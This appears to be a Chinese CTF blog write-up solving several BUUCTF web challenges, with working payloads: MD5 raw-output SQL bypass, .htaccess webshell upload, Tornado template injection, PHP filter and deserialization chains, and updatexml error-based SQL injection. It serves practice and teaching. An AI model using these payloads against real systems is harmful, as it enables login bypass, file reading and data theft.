
通过提示,本题应该是MD5,bp抓包,提示select * from user where username =’admin’ and password =md5($pass,ture)image-20250918210039654
知识点:

SQL 查询语句的提示,原始的查询语句 select * from ‘admin’ where password =md5($pass,true) (注意:MD5 函数第二个参数在不同数据库意义不同,在 MySQL 里 MD5() 函数只接受一个参数)

这个 SQL 语句的目的是从名为 admin 的表中查询出 password 字段值等于对变量 $pass 进行 MD5 哈希处理后结果的所有记录。

SQL 注入风险:

原理:如果在实际应用中,$pass 是用户输入的内容,且没有经过严格的过滤和转义,可以通过构造特殊的输入来改变 SQL 语句的原意,从而实现 SQL 注入攻击。

1
2
3
4
5
<?php
$pass = $_GET['pass'];
$sql = "SELECT * FROM admin WHERE password = MD5('$pass')";
// 执行 SQL 查询
?>

例如:

  • 可以构造如下的 pass 参数:' OR '1'='1

  • 最终的 SQL 语句会变成:SELECT * FROM admin WHERE password = MD5('' or '1'='1')

    由于 ‘1’=’1’ 永远为真,这个查询会返回 admin 表中的所有记录,可能借此绕过登录验证或者获取敏感信息。

    当’or’后的值为True时,可实现SQL注入

md5函数:

  • md5 函数通常用于计算输入字符串的 MD5 哈希值。md5(string, raw) 这种形式的函数调用中,string 是需要进行哈希计算的输入字符串,而 raw 是一个布尔类型的参数,用于指定返回的哈希值的格式。

  • string:这是必需的参数,代表要进行 MD5 哈希计算的原始字符串数据。可以是任意长度的文本信息,例如用户密码、文件内容等。

  • raw:这是一个可选参数,不同编程语言对该参数的处理和含义可能有所不同,但一般来说:当 raw 为 true 或者类似表示真的值时,函数会返回原始的 128 位(16 字节)二进制格式的哈希值。当 raw 为 false 或者类似表示假的值时,函数会返回以 32 位十六进制字符串形式表示的哈希值。

在 PHP 里,md5() 函数的第二个参数用于指定是否返回原始二进制数据

1
2
3
4
5
6
7
8
9
10
11
12
<?php
// 待哈希的字符串
$string = "Hello, World!";

// 返回 32 位十六进制字符串形式的哈希值
$hexHash = md5($string, false);
echo "十六进制哈希值: ". $hexHash. "\n";

// 返回原始二进制形式的哈希值
$binaryHash = md5($string, true);
echo "二进制哈希值长度: ". strlen($binaryHash). " 字节\n";
?>

在上述代码中,当第二个参数为 false 时,得到的是常见的 32 位十六进制字符串;当为 true 时,得到的是 16 字节的二进制数据。

❣️ffifdyop字符串md5加密后若raw参数为True时会返回 'or'6<trash> (<trash>

❣️类似的字符串还有:129581926211651571912466741651878684928

只要第一位是非零数字会被判定为True,<trash>会在MySQL将其转换成整型比较时丢掉

后端的SQL语句:select * from admin where password=''or'6<trash>'

所以:直接输入ffifdyop,点击提交

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-19 105504.png)

源代码,传参,md5:/?a=s878926199a&b=s155964671a

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-19 105512.png)

出代码,在POST传参,md5:param1[]=1&param2[]=2,出flag

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-19 105837.png)

22、[MRCTF2020]你传你🐎呢:.htaccess配置文件上传

(可恶,这么简单的上传,我竟然没考虑到!!!)

上传.htaccess配置文件,bp抓包,改image/png,成功上传

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-19 131651.png)

再上传图片马,上传成功

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-19 131731.png)

蚁剑连接

flag~

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-19 131800.png)

23、[2018]easy_tornado:render渲染函数,tornado模版

【攻防世界】easytornado - Antoniiiia - 博客园

打开发现三个文件,分别打开

/flag.txt:flag in /fllllllllllllag

/welcome.txt:render

/hints.txt:md5(cookie_secret+md5(filename))

image-20250919160606445

  • render是python中的一个渲染函数,也就是一种模板,通过调用的参数不同,生成不同的网页 ,如果用户对render内容可控,不仅可以注入XSS代码,而且还可以通过{{}}进行传递变量和执行简单的表达式。
    Tornado是一种 Web 服务器软件的开源版本。Tornado 和现在的主流 Web 服务器框架(包括大多数 Python 的框架)有着明显的区别:它是非阻塞式服务器,而且速度相当快。
  • 在tornado模板中,存在一些可以访问的快速对象,这里用到的是handler.settings,handler指向RequestHandler,而RequestHandler.settings又指向self.application.settings,所以handler.settings就指向RequestHandler.application.settings了,这里面就是我们的一些环境变量

先用:/error?msg={{1*2}},页面报错,返回ORZ,说明无法正常执行,被过滤了

所以构造payload:/error?msg={{handler.settings}}(原因见上)

![](C:\Users\HP\Desktop\Screenshots\屏幕截图 2025-09-19 160304.png)

得到cookie_secret:462ef246-6d5f-4276-8661-ac712d308973

md5(/fllllllllllllag):3bf9f6cf685a6dd8defadabfb41a03a1

所以;md5(cookie_secret+md5(filename))=4be0bbebabceca8dec0d743f128be775

因为之前每一个文件打开都是/file?filename=/fllllllllllllag&filehash=…………………,所以fliehash=md5(cookie_secret+md5(filename))

所以:payload为:/file?filename=/fllllllllllllag&filehash=4be0bbebabceca8dec0d743f128be775

flag~

image-20250923192411469

24、[ZJCTF 2019]NiZhuanSiWei:反序列化+PHP伪协议

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
 <?php  
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
//最终要传三个参数
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
if(preg_match("/flag/",$file)){
echo "Not now!";
exit();
}else{
include($file); //useless.php
$password = unserialize($password);
echo $password;
}
}
else{
highlight_file(__FILE__);
}
?>

代码审计:

有这样一行代码isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf",我们需要传入一个内容为welcome to the zjctf的文件。

data协议:

这时就要用到data协议,data协议通常是用来执行PHP代码,也可以将内容写入data协议中,然后让file_get_contents函数取读取。构造:data://text/plain,welcome to the zjctf,为了绕过某些过滤,这里用到base64编码。构造payload:?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=

image-20250921195154295

然后有一个可控参数file,构造file=useless.php,但是针对php文件我们需要进行base64编码,否则读取不到其内容,所以构造payload:file=php://filter/read=convert.base64-encode/resource=useless.php。

所以payload为:

?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=php://filter/read=convert.base64-encode/resource=useless.php

得到base64编码

image-20250921200210323

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgICAgaWYoaXNzZXQoJHRoaXMtPmZpbGUpKXsgIAogICAgICAgICAgICBlY2hvIGZpbGVfZ2V0X2NvbnRlbnRzKCR0aGlzLT5maWxlKTsgCiAgICAgICAgICAgIGVjaG8gIjxicj4iOwogICAgICAgIHJldHVybiAoIlUgUiBTTyBDTE9TRSAhLy8vQ09NRSBPTiBQTFoiKTsKICAgICAgICB9ICAKICAgIH0gIAp9ICAKPz4gIAo

//解码:
<?php
class Flag{ //flag.php
public $file;
public function __tostring(){
if(isset($this->file)){
echo file_get_contents($this->file); //反序列化
echo "<br>";
return ("U R SO CLOSE !///COME ON PLZ");
}
}
}
?>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
//运行以下php代码
<?php
class Flag{
public $file='flag.php';
public function __tostring(){
if(isset($this->file)){
echo file_get_contents($this->file);
echo "<br>";
return ("U R SO CLOSE !///COME ON PLZ");
}
}
}
$password=new Flag();
$password = serialize($password);
echo $password;
?>

//运行结果
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

故最后payload为(test,file,password三个参数):

/?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

查看源代码出:

image-20250921201242242

25、[MRCTF2020]Ez_bypass

打开出代码,解读如下:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
<?php
include 'flag.php'; // 包含flag文件,$flag变量在这里定义
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}';

// 第一步:检查GET参数gg和id
if(isset($_GET['gg'])&&isset($_GET['id'])) {
$id = $_GET['id'];
$gg = $_GET['gg'];

// 第二步:MD5哈希碰撞要求
if (md5($id) === md5($gg) && $id !== $gg) {
echo 'You got the first step';

// 第三步:检查POST参数passwd
if(isset($_POST['passwd'])) {
$passwd = $_POST['passwd'];

// 第四步:弱类型比较绕过
if (!is_numeric($passwd)) {
if($passwd == 1234567) {
echo 'Good Job!';
highlight_file('flag.php'); // 显示flag.php源码
die('By Retr_0');
} else {
echo "can you think twice??";
}
} else {
echo 'You can not get it !';
}
} else {
die('only one way to get the flag');
}
} else {
echo "You are not a real hacker!";
}
} else {
die('Please input first');
}
?>

最终Payload

URL:

1
http://target.com/?id[]=1&gg[]=2

POST Data:

1
passwd=1234567a

flag~

26、[极客大挑战 2019]HardSQL:报错注入

经测试,一些and、union、select、空格等常见的SQL语句被过滤了

1
2
3
4
5
6
7
8
updataxml()函数用法:

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数:XML_document是String格式,为XML文档对象的名称,文中为Doc
第二个参数:XPath_string(Xpath格式的字符串) ,如果不了解Xpath语法,可以在网上查找教程。
第三个参数:new_value,String格式,替换查找到的符合条件的数据 作用:改变文档中符合条件的节点
例:第二个参数使用不符合语法的参数,就会爆出错误信息

/check.php

1
2
3
4
5
6
7
8
9
10
//爆库名:?username=admin'or(updatexml(1,concat(0x7e,database(),0x7e),1))%23&password=111

//爆表名:?username=admin%27or(updatexml(1,concat(0x7e,(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(%27geek%27)),0x7e),1))%23&password=111

//爆字段:?username=admin%27or(updatexml(1,concat(0x7e,(select(group_concat(column_name))from(information_schema.columns)where(table_name)like(%27H4rDsq1%27)),0x7e),1))%23&password=111

//爆数据:?username=admin%27or(updatexml(1,concat(0x7e,(select(password)from(H4rDsq1)),0x7e),1))%23&password=111
这里只爆出前面一部分flag,然后再使用right()函数拼接flag

//?username=admin'or(updatexml(1,concat(0x7e,(select(group_concat((right(password,25))))from(H4rDsq1)),0x7e),1))%23&password=111

image-20250921204805196

image-20250921211254530 image-20250921211328376 image-20250921211411353 image-20250921215329939

flag{288d5897-8ca4-47b5-a4b4-fa86087aef09}(注意重复的地方要去掉)

27、[网鼎杯 2020 青龙组]AreUSerialz:php反序列化

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
<?php

include("flag.php");

highlight_file(__FILE__);

class FileHandler {

protected $op;
protected $filename;
protected $content;

function __construct() {
$op = "1";
$filename = "/tmp/tmpfile";
$content = "Hello World!";
$this->process();
}

public function process() {
if($this->op == "1") {
$this->write();
} else if($this->op == "2") {
$res = $this->read();
$this->output($res);
} else {
$this->output("Bad Hacker!");
}
}

private function write() {
if(isset($this->filename) && isset($this->content)) {
if(strlen((string)$this->content) > 100) {
$this->output("Too long!");
die();
}
$res = file_put_contents($this->filename, $this->content);
if($res) $this->output("Successful!");
else $this->output("Failed!");
} else {
$this->output("Failed!");
}
}
//读取文件方法
private function read() {
$res = "";
if(isset($this->filename)) {
$res = file_get_contents($this->filename);//文件包含
}
return $res;
}

private function output($s) {
echo "[Result]: <br>";
echo $s;
}
//关键魔术方法
function __destruct() {
if($this->op === "2")//===强比较
$this->op = "1";
$this->content = "";//根据is_valid函数过滤,""(空)被过滤了
$this->process();
}

}

function is_valid($s) {//`is_valid()` 函数过滤 ASCII < 32 的字符(包括 NULL 字节)
for($i = 0; $i < strlen($s); $i++)
if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
return false;
return true;
}
//入口
if(isset($_GET{'str'})) {

$str = (string)$_GET['str'];
if(is_valid($str)) {
$obj = unserialize($str);//反序列化
}

}

代码审计,写php代码:

1
2
3
4
5
6
7
8
9
10
11
12
<?php
class FileHandler {
public $op = 2;//===强比较绕过
public $filename = "php://filter/read=convert.base64-encode/resource=flag.php";//文件包含
public $content = null;//N表示, null因为 $this->content 在 __destruct() 中被重置为空字符串,但在 read() 方法中不需要 content,设为 null 可以节省长度,避免不必要的复杂性
}

$obj = new FileHandler();

$payload = serialize($obj);

echo "Payload: " . $payload . "\n";
?>

php代码分析:

1.为什么属性设为 public?

  • 问题:原代码使用 protected 属性,序列化后包含 NULL 字节 (%00*%00)
  • 限制:is_valid() 函数过滤 ASCII < 32 的字符(包括 NULL 字节)
  • 解决方案:改用 public 属性,序列化后不包含特殊字符

2.为什么 $op = 2?

1
2
3
4
5
// __destruct() 中的检查(严格比较)
if($this->op === "2") // 整数 2 !== 字符串 "2",不会被重置

// process() 中的检查(松散比较)
else if($this->op == "2") // 整数 2 == 字符串 "2",触发 read()
  • 利用类型混淆:整数 2 满足松散比较但绕过严格比较

3.为什么使用 php://filter?

1
"php://filter/read=convert.base64-encode/resource=flag.php"
  • 问题:直接读 .php 文件只会看到执行结果(空白)
  • 解决方案:用 filter 包装器获取 Base64 编码的源码
  • 优势:能看到完整的 PHP 代码,包括 $flag 变量定义

4.为什么 $content = null?

  • 优化:read() 方法不需要 content 属性
  • 简洁:序列化后更短(N 表示 null)
  • 安全:避免不必要的复杂度

image-20250923200647197

payload:

1
?str=O:11:"FileHandler":3:{s:2:"op";i:2;s:8:"filename";s:57:"php://filter/read=convert.base64-encode/resource=flag.php";s:7:"content";N;}

传参,得base64编码,解码

image-20250923200548283
1
<script language="php">echo file_get_contents("/flag");</script>
![image-20250925192443030](/img/ctf/buu-2025-9-016.png) 上传成功,但是连不上蚁剑 再次尝试.htaccess文件+MIME绕过 SetHandler application/x-httpd-php ![image-20250925200533422](/img/ctf/buu-2025-9-017.png) 成功上传,再上传jpg文件 方法二:命令执行 上传图片马
1
<script language="php">echo file_get_contents("/flag");</script>
![image-20250925211044722](/img/ctf/buu-2025-9-018.png)